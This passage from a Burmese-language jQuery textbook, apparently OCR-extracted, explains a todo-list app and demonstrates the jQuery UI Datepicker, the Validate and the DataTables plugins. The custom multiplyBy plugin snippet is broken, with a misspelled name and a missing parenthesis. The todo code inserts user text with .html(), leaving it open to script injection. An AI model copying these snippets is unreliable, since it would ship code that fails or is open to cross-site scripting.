ဆက်လက်ပြီး `buildTask()` Function ကို လှမ်းခေါ်လိုက်ရာမှာ `task` Variable ကို Parameter အနေနဲ့ ထည့် သွင်းပေးလိုက်ပါတယ်။ `buildTask()` Function ကပေးလာတဲ့တန်ဖိုးနဲ့အတူ အခြားလိုအပ်တဲ့ Element တွေကို `<li>` အဖွင့် အပိတ်ထဲမှာ၊ ပေါင်းထည့်ပေးမှာဖြစ်ပါတယ်။ `buildTask()` Function က ပြန်ပေးလာတဲ့ `<li>` Element ကို `appendTo()` Function သုံးပြီး `#tasks` ထဲကိုထည့်ပေးလိုက်ပါတယ်။ ဒါကြောင့် Input Text Box မှာ Task တစ်ခု ရိုက်ထည့်လိုက်တိုင်း `#tasks` ထဲမှာ `<li>` Element တစ်ခု တိုးလာမှာဖြစ်ပါတယ်။

နောက်တစ်ဆင့်မှာ `#tasks` ထဲမှာ ရှိနေတဲ့ `<li>` တွေအားလုံးကို jQuery နဲ့ Select လုပ်ပြီး ရလာတဲ့ရလဒ်ရဲ့ စုစုပေါင်းအရေအတွက်ကို JavaScript Property ဖြစ်တဲ့ `.length` နဲ့ ကောက်ယူလိုက်ပါတယ်။ ကောက်ယူရရှိ လာ တဲ့တန်ဖိုးကို `<h1>` ထဲက `<span>` Element ရဲ့ Content အဖြစ်ဖော်ပြခိုင်းလိုက်ပါတယ်။ ဒီနည်းနဲ့ ဆောင်ရွက်ရမယ့် Task ဘယ် နှစ်ခု ရှိလဲဆိုတဲ့အချက်ကို ခေါင်းစဉ်ရဲ့ဘေးမှာ မြင်တွေ့နေရစေမှာပဲဖြစ်ပါတယ်။

ဒါတွေအားလုံးပြီးတော့မှ Text Input ထဲကလက်ရှိရိုက်ထည့်ထားတဲ့ တန်ဖိုးကို `val("")` နဲ့ ရှင်းပြစ်လိုက်ပါ တယ်။ `focus()` Function ကတော့ အဲ့ဒီ Text Input မှာ Cursor အသင့်ရောက်နေစေဖို့ အသုံးပြုထားတာပါ။ ဒါမှ အသုံးပြုသူက နောက် Task တစ်ခုကိုဆက်လက်ထည့်သွင်းလိုရင် အဆင်သင့်ထပ်ထည့်လို့ရသွားစေမှာဖြစ်ပါ တယ်။

Text Input မှာလည်း Keydown Event တစ်ခု သတ်မှတ်ပေးထားပါတယ်။ Button ကို သွားပြီး Click လုပ်နေ စရာမလိုပဲ Text Input ထဲမှာ Enter နှိပ်လိုက်ယုံနဲ့ Button ကိုနှိပ်လိုက်သကဲ့သို့ အလုပ်လုပ်သွားစေလိုတဲ့အတွက် ဖြစ်ပါ တယ်။ Keydown အတွက် သတ်မှတ်ထားတဲ့ Function မှာ `e` လို့ အမည်ပေးထားတဲ့ Event Object ပါဝင် ပါတယ်။ Event နဲ့ ပတ်သက်တဲ့ အချက်အလက်တွေ အဲ့ဒီ Object ထဲမှာရှိနေမှာပါ။ `e.which == 13` ဆိုတဲ့ အဓိပ္ပါယ်က၊ အသုံးပြုသူ ရိုက်ထည့်လိုက်တဲ့ Key က Keycode 13 လား လို့စစ်လိုက်တာပါ။ Keycode က 13 ဆို ရင် Enter Key ဖြစ်ပါတယ်။ Backspace ဆိုရင် Keycode 8 ဖြစ်ပြီး Esc ဆိုရင် Keycode 27 ဖြစ်ပါတယ်။ ဒီ နည်းနဲ့ အသုံးပြုသူက Task အသစ်တွေကို Button ကိုနှိပ်ခြင်း အားဖြင့်ထည့်နိုင်သလို၊ Text Box ထဲမှာ Enter နှိပ်လိုက်ခြင်းအားဖြင့်လည်း ထည့်နိုင်သွားစေမှာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ မှတ်သားသင့်တဲ့ Key Code တစ်ချို့ကို ဖော်ပြပေးလိုက်ပါတယ်။

Backspace = 8, Tab = 9, Enter = 13, Shift = 16, Ctrl = 17, Alt = 18, Caps Lock = 20, Esc = 27 , Space = 32, F1 = 112 ... F12 = 123

Keycode တန်ဖိုးတွေက Keypress, Keyup နဲ့ Keydown Event တစ်ခုခြင်းစီမှာ အနည်းငယ်ကွဲပြားမှု ရှိပါတယ်။ အပြည့်အစုံ ကို http://unixpapa.com/js/key.html မှာ လေ့လာကြည့်ရှုနိုင်ပါတယ်။

`buildTask()` Function ထဲမှာ ရေးသားထားတဲ့ Code တွေကိုဆက်လက်လေ့လာကြပါမယ်။ ပထမဆုံး Block ကနေစကြည့်ပါမယ်။

```
var checkbox = $("<input>", {
  type: "checkbox"
}).click(function() {
  if($(this).is(":checked")) {
    $(this).parent().prependTo("#done");
  } else {
    $(this).parent().appendTo("#tasks");
  }

   $("h1 span").html( $("#tasks li").length );
});
```

Check Box တစ်ခုကို jQuery နဲ့တည်ဆောက်ပြီး `checkbox` Variable ထဲကိုထည့်သွင်းထားပါတယ်။ တည်ဆောက် လိုက်တဲ့ Checkbox ဟာ Element သက်သက်မဟုတ်ပဲ Click Event တစ်ခါတည်းတွဲဖက်ပါဝင်ပါတယ်။ Click Event မှာ Checkbox ကို Click လုပ်လိုက်ရင်၊ Check လုပ်လိုက်တာလား၊ Uncheck လုပ်လိုက်တာလား ဆိုတာကို `is()` Function ကိုသုံးပြီးစစ်ဆေးထားပါတယ်။ Check လုပ်လိုက်တာ ဆိုရင် Check Box ရဲ့ Parent Element ကို `#done` ထဲကို ရွှေ့ပြောင်းပေးလိုက်ပါတယ်။ Uncheck လုပ်လိုက်တာ ဆိုရင်တော့ `#tasks` ထဲကို ပြန်ရွှေ့ပေးလိုက်တာပါ။

```
var task = $("<span>").html(msg);
```

ဆက်လက်ပြီး `<span>` Element တစ်ခုတည်ဆောက်ပါတယ်။ Function ကိုခေါ်စဉ်ကပေးတဲ့ `msg` Variable ကို Element Content အနေနဲ့ထည့်ပေးထားပါတယ်။ Task တွေကို ပြန်ဖျက်လိုရင်ဖျက်နိုင်အောင် Delete Link လေး တစ်ခု ဆက်လက်တည်ဆောက်ပါတယ်။

```
var del = $("<a>", {
  href: "#"
}).html("&times;").click(function() {
  $(this).parent().remove();
  $("h1 span").html( $("#tasks li").length );
});
```

jQuery နဲ့ပဲ `<a>` Element တစ်ခုတည်ဆောက်ပါတယ်။ Element Content အနေနဲ့ `×` Symbol ကို ပေးထားပါတယ်။ `×` Symbol ဟာအမြှောက်သင်္ကေတ (×) ဖြစ်ပါတယ်။ Cross လေးဆိုတော့ Delete Sign နဲ့တူသွားမှာပါ။ Click Event တစ်ခုလည်းတွဲဖက်ပေးထားပြီး Click နှိပ်လိုက်တဲ့အခါ သူ့ရဲ့ Parent Element ကို ပယ် ဖျက်လိုက်ဖို့ သတ်မှတ်ထားပါတယ်။

```
return $("<li>").append(checkbox).append(task).append(del);
```

နောက်ဆုံးမှာတော့ တည်ဆောက်ထားခဲ့တဲ့ Element တွေကို `<li>` Element တစ်ခုရဲ့ Content အဖြစ် အတွဲလိုက် ထည့်သွင်းပေးလိုက်မှာပဲဖြစ်ပါတယ်။ ဒါကြောင့် ဒီ Function ကိုခေါ်ယူတိုင်း လိုအပ်တဲ့ Element နဲ့ Event တွေ

တွဲဖက် ပါဝင်ပြီးဖြစ်တဲ့ `<li>` Element တစ်ခုကို ပြန်ရမှာဖြစ်ပါတယ်။

ဒီ Todo List App လေးဟာ သေးငယ်တဲ့ App လေးဆိုပေမယ့် jQuery ရဲ့ လုပ်ဆောင်ချက် အတော် များများကို လက်တွေ့အသုံးပြုဖြစ်စေမယ့် App တစ်ခုဖြစ်ပါတယ်။ လက်ရှိမှာ Browser ထဲမှာပဲ အလုပ်လုပ်သွားတာဖြစ်လို့ ထည့်သွင်းလိုက်တဲ့ အချက်အလက်တွေကို အမြဲသိမ်းဆည်းထားပေးမှာမဟုတ်ပါဘူး။ Browser ကို Refresh လုပ်လိုက်ရင် အကုန်ပြန်ပျောက်သွားမှာပါ။ အချက်အလက်တွေကို သိမ်းဆည်းထားလိုရင် Cookie သို့မဟုတ် HTML5 localStorage နည်းပညာတွေ သုံးနိုင်ပါတယ်။ ဒါပေမယ့် ဒီအခန်းမှာ ဒီလောက်နဲ့ ရပ်ထားလိုက်ပါမယ်။ User Interface ပိုင်း ပြည့်စုံနေပါပြီ။ ကျန်ရှိနေတဲ့ အချက်အလက်သိမ်းဆည်းခြင်းလုပ်ငန်းကို **အခန်း (၉) Ajax with jQuery** ရောက် မှ ဆက်လက်ဖြည့် စွက်ပါတော့မယ်။

5.13 - jQuery Plugins


jQuery ရဲ့လုပ်ဆောင်ချက်တွေကို ဖြည့်စွက်ပေးနိုင်တဲ့ Plugins တွေရှိပါသေးတယ်။ Plugins တွေက မူလ jQuery မှာ မပါဝင်တဲ့လုပ်ဆောင်ချက်တွေကိုဖြည့်ဆည်းပေးပါတယ်။ ဒါ တစ်ခြား Framework တွေနဲ့ မတူတဲ့အချက်ပါပဲ။ jQuery ကိုယ်တိုင်က အခြေခံလုပ်ဆောင်ချက်တွေကိုပဲ လုပ်ပေးပေမယ့် တိုးချဲ့ဖြည့်စွက်ရလွယ်ကူတဲ့အတွက် အခြား Developer များကဖြည့်စွက် လုပ်ဆောင်ချက်တွေကို Plugin အဖြစ်တည်ဆောက်နိုင်သွားပါတယ်။ တစ်ချို့လည်း jQuery မှာ ထပ်ပေါင်းလိုက်ရင်ကောင်းမယ်ထင်တဲ့ စိတ်ကူးတွေကို Plugins အဖြစ်တည်ဆောက်ထားကြတယ်။ တစ်ချို့လည်း လက်တွေ့ Project တွေမှာလိုအပ်လို့ Plugins တွေတည်ဆောက်ကြပါတယ်။ အဲဒီ Developer တွေက သူတို့ တည်ဆောက်ထားတဲ့ Plugin တွေကို အများသုံးနိုင် အောင်ပြန်လည်ဝေမျှကြတဲ့အတွက် ကနေ့အချိန်မှာ ထောင်ပေါင်းများစွာသော jQuery Plugins တွေကို လိုအပ်သလိုရယူအသုံး ပြုနိုင်မှာဖြစ်ပါတယ်။ ဘယ်လိုလုပ်ဆောင်ချက်မျိုးလိုချင်လဲ၊ အကုန်ရှိတယ်လို့ ဆိုရမလောက်ကို စုံလင်လှပါတယ်။

jQuery ကို တိုးချဲ့ပြင်ဆင်ရတာလွယ်ပါတယ်။ ဥပမာ - Function တစ်ခုကို အခုလို ဖြည့်စွက်လိုက်နိုင်ပါတယ်။

```
$.fn.muliplyBy = function(n) {
  this.each(function() {
    var content = $(this).html();
    for(i=1; i<n; i++) {
      $(this).append(content);
    }
  }
};
```

jQuery မှာ မူလကမရှိတဲ့ `multiplyBy()` Function ကို ကျွန်တော်တို့ ဖြည့်စွက်လိုက်တာပါ။ အဲ့ဒီ Function က Select လုပ်ထားတဲ့ Element အတွင်းက Content ကိုဆတိုးပွားပေးမှာဖြစ်ပါတယ်။ `$("ul").multiplyBy(5)` လို့ ရေးသားလိုက်ရင် `<ul>` Element ရဲ့ Content ကို (၅)ဆပွားပေးသွားမှာ ဖြစ်ပါတယ်။ jQuery ရဲ့ Selector နဲ့ တွဲဖက်အသုံးပြုနိုင်တာကိုသတိပြုကြည့်ပါ။

လိုအပ်တဲ့လုပ်ဆောင်ချက်ပေါ်မူတည်ပြီး plugins.jquery.com, unheap.com, jquerylist.com စတဲ့ Website တွေမှာ လည်း Plugin တွေကို ရယူနိုင်ပါတယ်။ plugins.jquery.com ကတော့ Official Directory ဖြစ်ပါတယ်။



ပုံ (၅-ဆ) plugins.jquery.com

Plugin တစ်ချို့ အသုံးပြုပုံကို နမူနာအနေနဲ့ဖော်ပြပေးပါမယ်။ Plugin တစ်ခုကို ထည့်သွင်းအသုံးပြုဖို့အတွက် အခြေခံအားဖြင့် Document ထဲမှာ jQuery File နဲ့သက်ဆိုင်ရာ Plugin File တို့ကို `<script>` Element တွေ နဲ့ချိတ်ဆက်လိုက်ရင် စတင်အသုံးပြုနိုင်ပါပြီ။ တစ်ချို့ Plugin တွေမှာ အသင့်ရေးသားထားတဲ့ CSS File တွေပါဝင်တက်လို့ CSS File ကိုလည်း `<link>` Element နဲ့ ချိတ်ဆက်ပေးရမှာ ဖြစ်ပါတယ်။ လက်တွေ့ အသုံးချပုံ ကွာခြားသွားမှာဖြစ်ပေမယ့် ချိတ်ဆက်ထည့်သွင်းပုံကတော့ အားလုံးအတူတူပါပဲ။

မှတ်ချက် ။ ။ Plugin တွေရဲ့ လက်တွေ့အသုံးချပုံကို ပုံသေဖော်ပြလို့မရပါဘူး။ Plugin ဖန်တီးသူတွေဟာ နေရာစုံက Developer တွေဖြစ်ကြလို့ တစ်ယောက်နဲ့တစ်ယောက် ရေးသားပုံနည်းလမ်းတွေ မတူညီပါဘူး။ ကိုယ်အသုံးချဖို့ ရွေးချယ်ထားတဲ့ Plugin နဲ့ အတူ ပါဝင်လာတဲ့ Documentation တွေ Manual တွေကနေလေ့လာပြီး အသုံးပြုကြရမှာပါ။ ဒီနေရာမှာတော့ နမူနာ အနေနဲ့ပဲ ဖော်ပြ ပေးသွားမှာပါ။

ပထမဆုံးကြည့်သင့်တာကတော့ **jQuery UI** ဖြစ်ပါတယ်။ jQuery UI ဟာ jQuery Core Team က အသိအမှတ်ပြုပြီး တွဲဖက်ဆောင်ရွက်နေတဲ့ Project တစ်ခုဖြစ်ပါတယ်။ User Interface များစုစည်းထားခြင်းဖြစ်ပြီး Accordion, Autocomplete, Button, Datepicker, Dialog, Menu, Progressbar, Slider, Spinner, Tabs, Tooltip စတဲ့ Widget တွေပါဝင်ပါတယ်။ Drag-n-drop, Resizable နဲ့ အခြားလုပ်ဆောင်ချက် တွေလည်း ပါဝင်ပါတယ်။ Animation Effect တွေလည်း ပါဝင်ပါသေးတယ်။


jQuery UI ကို jqueryui.com မှာ Download လုပ်ပြီး ရယူနိုင်ပါတယ်။ နမူနာတစ်ခုစမ်းသပ်နိုင်ဖို့အတွက် jQuery UI ကို Download လုပ်ပြီး ရရှိလာတဲ့ Archive ဖိုင်ကို Extract လုပ်ထားပါ။ ပြီးရင် HTML Document တစ်ခုတည် ဆောက်ပြီး `<body>` အတွင်းမှာ အောက်ပါအတိုင်း ရေးသားပါ။

```
<input type="text" id="date">
```

ပြီးရင် သူ့အောက်မှာ `<script>` Element သုံးခု ထည့်သွင်း ပေးပါ။

```
<script src="jquery.js"></script>
<script src="jquery-ui.js"></script>
<script>
  $(document).ready(function() {
    $("#date").datepicker();
  });
</script>
```

jQuery UI က jQuery Plugin ဖြစ်လို့ `jquery.js` မပါရင် အလုပ်လုပ်မှာမဟုတ်ပါဘူး။ ဒါကြောင့် `jquery.js` ရော Downlod ရယူထားတဲ့ `jquery-ui.js` ပါ နှစ်ခုလုံးကို မှန်ကန်အောင် ထည့်သွင်းပေးဖို့ လိုအပ်မှာ ဖြစ်ပါတယ်။ ပြီးရင်တော့ Document Ready ထဲမှာ `#date` ကို Select လုပ်ပြီး `datepicker()` Function နဲ့ သုံးပေးလိုက်ပါတယ်။ `datepicker()` Function ဟာ jQuery UI က ဖြည့်စွက်ပေးထားတဲ့ Function တစ်ခုဖြစ်ပါတယ်။ ခုနေ `#date` Element ကို Click လုပ်လိုက်ရင် **ပုံ (၅-၉)** မှာ ပြထားသလို ရွေးလို့ရတဲ့ ပြက္ခဒိန်လေးတစ်ခုပေါ်လာမှာ ဖြစ်ပါတယ်။ ပြက္ခဒိန်ကနေ ရက်စွဲတစ်ခုကိုထပ်နှိပ်လိုက်ရင် နှိပ်လိုက်တဲ့ရက်စွဲကို `#date` Element ရဲ့ Value အဖြစ် ဖော်ပြပေးမှာပဲဖြစ် ပါတယ်။ ဒီနည်းနဲ့ Date ရွေးလို့ရတဲ့ Datepicker တစ်ခုကို အလွယ်တစ်ကူရရှိနိုင်ပါတယ်။



ပုံ (၅-၉) jQuery UI Datepicker Example

CSS Style တွေမပါသေးလို့ ကြည့်ရတာမသပ်မရပ်ဖြစ်နေပါတယ်။ အဲ့ဒီအတွက် CSS ကိုလည်းကိုယ်တိုင်ရေးနေစရာ မလိုပါဘူး။ Download လုပ်စဉ်က တစ်ခါတည်းပါဝင်လာတဲ့ CSS ဖိုင်ကိုအသုံးပြုနိုင်ပါတယ်။ `<head>` အတွင်းမှာ အခုလိုထပ်ဖြည့်လိုက်ပါ။

```
<link rel="stylesheet" href="jquery-ui.css">
```

ဒီလိုချိတ်ဆက်လိုက်ရင်တော့ရလဒ်က **ပုံ (၅-၈)** မှာ ပြထားသလိုပြောင်းသွားမှာပါ။ CSS Style လေးတွေပါသွားမှာဖြစ်လို့ အများကြီးသပ်ရပ်သွားပါပြီ။

ပုံ (၅-၈) jQuery UI Datepicker Example with Style

ဆက်လက်ဖော်ပြချင်တာက **jQuery Validate Plugin** ဖြစ်ပါတယ်။ Form Input တွေမှာ အသုံးပြုသူက မှန်မှန် ကန်ကန်ဖြည့်ရဲ့လား၊ ဖြည့်သွင်းတဲ့ Format တွေမှန်ရဲ့လား စသဖြင့်စိစစ်ပေးနိုင်တဲ့ Pligin ဖြစ်ပါတယ်။ သူလည်းပဲ အတော်လေးအသုံးဝင်တဲ့ Plugin တစ်ခုပါ။ ကိုယ်တိုင် Download ရယူလိုရင် jqueryvalidation.org မှာ ရယူနိုင်ပါတယ်။ စမ်းသပ်ကြည့်နိုင်ဖို့ HTML Document တစ်ခုတည်ဆောက်ပြီး `<body>` အဖွင့်အပိတ်ထဲ မှာ ဒီ HTML Form ကို ကူးယူထည့်သွင်းပေးပါ။


```
<form id="comment" action="">
  <p>
    <label for="cname">Name (required, at least 2 characters)</label>
    <input id="cname" type="text" name="name">
  <p>
    <label for="cemail">E-Mail (required)</label>
    <input id="cemail" type="text" name="email" />
  </p>
  <p>
    <label for="curl">URL (optional)</label>
    <input id="curl" type="text" name="url" />
  </p>
  <p>
    <label for="ccomment">Your comment (required)</label>
    <textarea id="ccomment" name="comment"></textarea>
  </p>
  <p>
    <input class="submit" type="submit" value="Submit"/>
  </p>
</form>
```

Download ရယူထားတဲ့ Archive ဖိုင်ကို Extract လုပ်ပြီး `jquery.validate.js` ဆိုတဲ့ဖိုင်ကို အသုံးပြုရမှာ ဖြစ်ပါတယ်။ ကူးယူပြီး `<script>` Element နဲ့ချိတ်ဆက် ထည့်သွင်းပေးရပါမယ်။ ပြီးရင် `#comment` Form ကို Select လုပ်ပြီး `validate()` Function နဲ့ Validation Rule တွေကို သတ်မှတ်နိုင်ပါတယ်။

```
<script src="jquery.js"></script>
<script src="jquery.validate.js"></script>
<script>
  $(document).ready(function(){

    $("#comment").validate({
      rules: {
        name: {
          "required": true,
          "minlength": 2
        },
        email: {
          "required": true,
          "email": true
        },
        comment: {
          "required": true
        }
      }
    });

  });
</script>
```

Validation Rules တွေကို JSON အနေနဲ့ ပေးရပါတယ်။ Input Box တွေရဲ့ `name` Attribute နဲ့ တိုက်ဆိုင်ပြီး

Rules တွေကို သတ်မှတ်ရခြင်း ဖြစ်ပါတယ်။ Submit Button ကိုနှိပ်လိုက်တာနဲ့ သတ်မှတ်ချက် `rules` တွေနဲ့ မကိုက်ညီရင် `validate()` Function က သက်ဆိုင်ရာ Element နဲ့တွဲဖက်ပြီး Error Message တွေ ဖော်ပြပေးမှာဖြစ်ပါတယ်။ သတ်မှတ်လိုတဲ့ Rules တွေအပြင် ဖော်ပြစေလိုတဲ့ Message တွေကိုလဲသတ်မှတ်နိုင်ပါတယ်။ ဒါပေမယ့် နမူနာမှာတော့ Rules တွေပဲ သတ်မှတ်ထားတဲ့အတွက် Validate Plugin က Default Message တွေကိုပဲ ဖော်ပြမှာဖြစ်ပါတယ်။



ပုံ (၅-ည) jQuery Validate Plugin Example

စမ်းကြည့်မယ်ဆိုရင် **ပုံ (၅-ည)** မှာဖော်ပြထားသလို Rule နဲ့မကိုက်ညီတဲ့ Element တွေအတွက် Error Message တွေ ကိုသက်ဆိုင်ရာ Element နဲ့အတူ တွဲဖက်ဖော်ပြနေမှာပါ။ Error Message တွေကို Error လို့မြင်သာအောင် ဖော်ပြဖို့ CSS နည်းနည်း ထည့်ပေးဖို့ လိုပါမယ်။ Plugin နဲ့ပါလာတဲ့ CSS ကိုသုံးမနေတော့ပါဘူး။ နည်းနည်းပဲမို့ ကိုယ်တိုင်ရေး သားထည့်သွင်းလိုက်ပါမယ်။

```
label {
  display: block;
  color: #555;
}

label.error {
  color: #900;
  font-style: italic;
}
```

နောက်ထပ်လေ့လာသင့်တဲ့ Plugin ကတော့ **jQuery DataTable Plugin** ဖြစ်ပါတယ်။ DataTable Plugin က ရိုးရိုး HTML Table တစ်ခုကို Data Grid တစ်ခုမှာပါဝင်လေ့ရှိတဲ့ Sort, Filter, Per Page Selector, Paging တွေ ထည့် သွင်းပေးတဲ့ Plugin ဖြစ်ပါတယ်။ Download ရယူလိုရင်တော့ datatables.net မှာ ရယူနိုင်ပါတယ်။

Show 10 entries Search:

Rendering engine	Browser	Platform(s)	Engine version	CSS grade
Gecko	Firefox 1.0	Win 98+ / OSX.2+	1.7	A
Gecko	Firefox 1.5	Win 98+ / OSX.2+	1.8	A
Gecko	Firefox 2.0	Win 98+ / OSX.2+	1.8	A
Gecko	Firefox 3.0	Win 2k+ / OSX.3+	1.9	A
Gecko	Camino 1.0	OSX.2+	1.8	A
Gecko	Camino 1.5	OSX.3+	1.8	A
Gecko	Netscape 7.2	Win 95+ / Mac OS 8.6-9.2	1.7	A
Gecko	Netscape Browser 8	Win 98SE+	1.7	A
Gecko	Netscape Navigator 9	Win 98+ / OSX.2+	1.8	A
Gecko	Mozilla 1.0	Win 95+ / OSX.1+	1	A

Showing 1 to 10 of 58 entries First Previous 1 2 3 4 5 Next Last

ပုံ (၅-၄) jQuery DataTable Plugin

အခြေခံလုပ်ဆောင်ချက်တွေအတွက် အသုံးပြုပုံကတော့၊ Grid အဖြစ်ပြောင်းလိုတဲ့ HTML Table ကို Select လုပ်ပြီး `dataTable()` Function သတ်မှတ်ပေးလိုက်ယုံပဲဖြစ်ပါတယ်။ လိုအပ်တဲ့လုပ်ဆောင်ချက်တွေကို DataTable Plugin က တွဲဖက် ထည့်သွင်းပေးသွားပါလိမ့်မယ်။

```
$("table").dataTable();
```

Table ထဲမှာ Record များများရှိမှ နမူနာအနေနဲ့ စမ်းလို့အဆင်ပြေမှာမို့ ဒီနေရာမှာ ရေးမပေးတော့ပါဘူး။ Download ရယူထားတဲ့အထဲမှာ ပါဝင်လာတဲ့ နမူနာကိုကြည့်ပြီး လေ့လာနိုင်ပါတယ်။

Conclusion

ဖော်ပြခဲ့တဲ့ Plugin တွေကတော့ အသုံးများတဲ့ Plugin တွေဖြစ်ပြီး Image Gallery, Slideshow, Scrollable, Video/ Audio Player, Carousel, Chart & Graph, Navigation Menu, Page Scroller, Rich Text Editor စသဖြင့် အခြား Plugin တွေလည်း အမျိုးမျိုးရှိနေတဲ့အတွက် အသုံးချတက်မယ်ဆိုရင် User Interface နဲ့ပတ်သက်တဲ့အပိုင်းမှာ အားလုံးကိုကိုယ်တိုင် ဖန်တီးနေဖို့မလိုတော့ပဲ အသင့်အသုံးချနိုင်မှာဖြစ်ပါတယ်။

Professional Web Developer Course

ဤစာအုပ်ပါ အကြောင်းအရာများကို စာရေးသူ

ဆရာအိမောင် ကိုယ်တိုင် သင်ကြားပေးသည်။


ဆက်သွယ်ရန် - (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

www.fairway.com.mm

အခန်း (၆) PHP Basic

Request/Response များ စီမံခြင်း၊ Cookie/Session များ စီမံခြင်း

HTML Document တွေထဲမှာ JavaScript အပြင် PHP, ASP.NET, JSP, Ruby, Python, Perl စတဲ့ အခြား Script တွေကိုလည်း ထည့်သွင်းရေးသားနိုင်ပါသေးတယ်။ ဒါပေမယ့် JavaScript က Web Browser ထဲရောက်မှ အလုပ်လုပ် ခြင်းဖြစ်ပြီး ကျန် Script တွေကတော့ Web Server ပေါ်မှာ အလုပ်လုပ်တဲ့ Server-side Script တွေ ဖြစ်ကြပါတယ်။



ပုံ (၆-က) Server-side Script အလုပ်လုပ်ပုံ

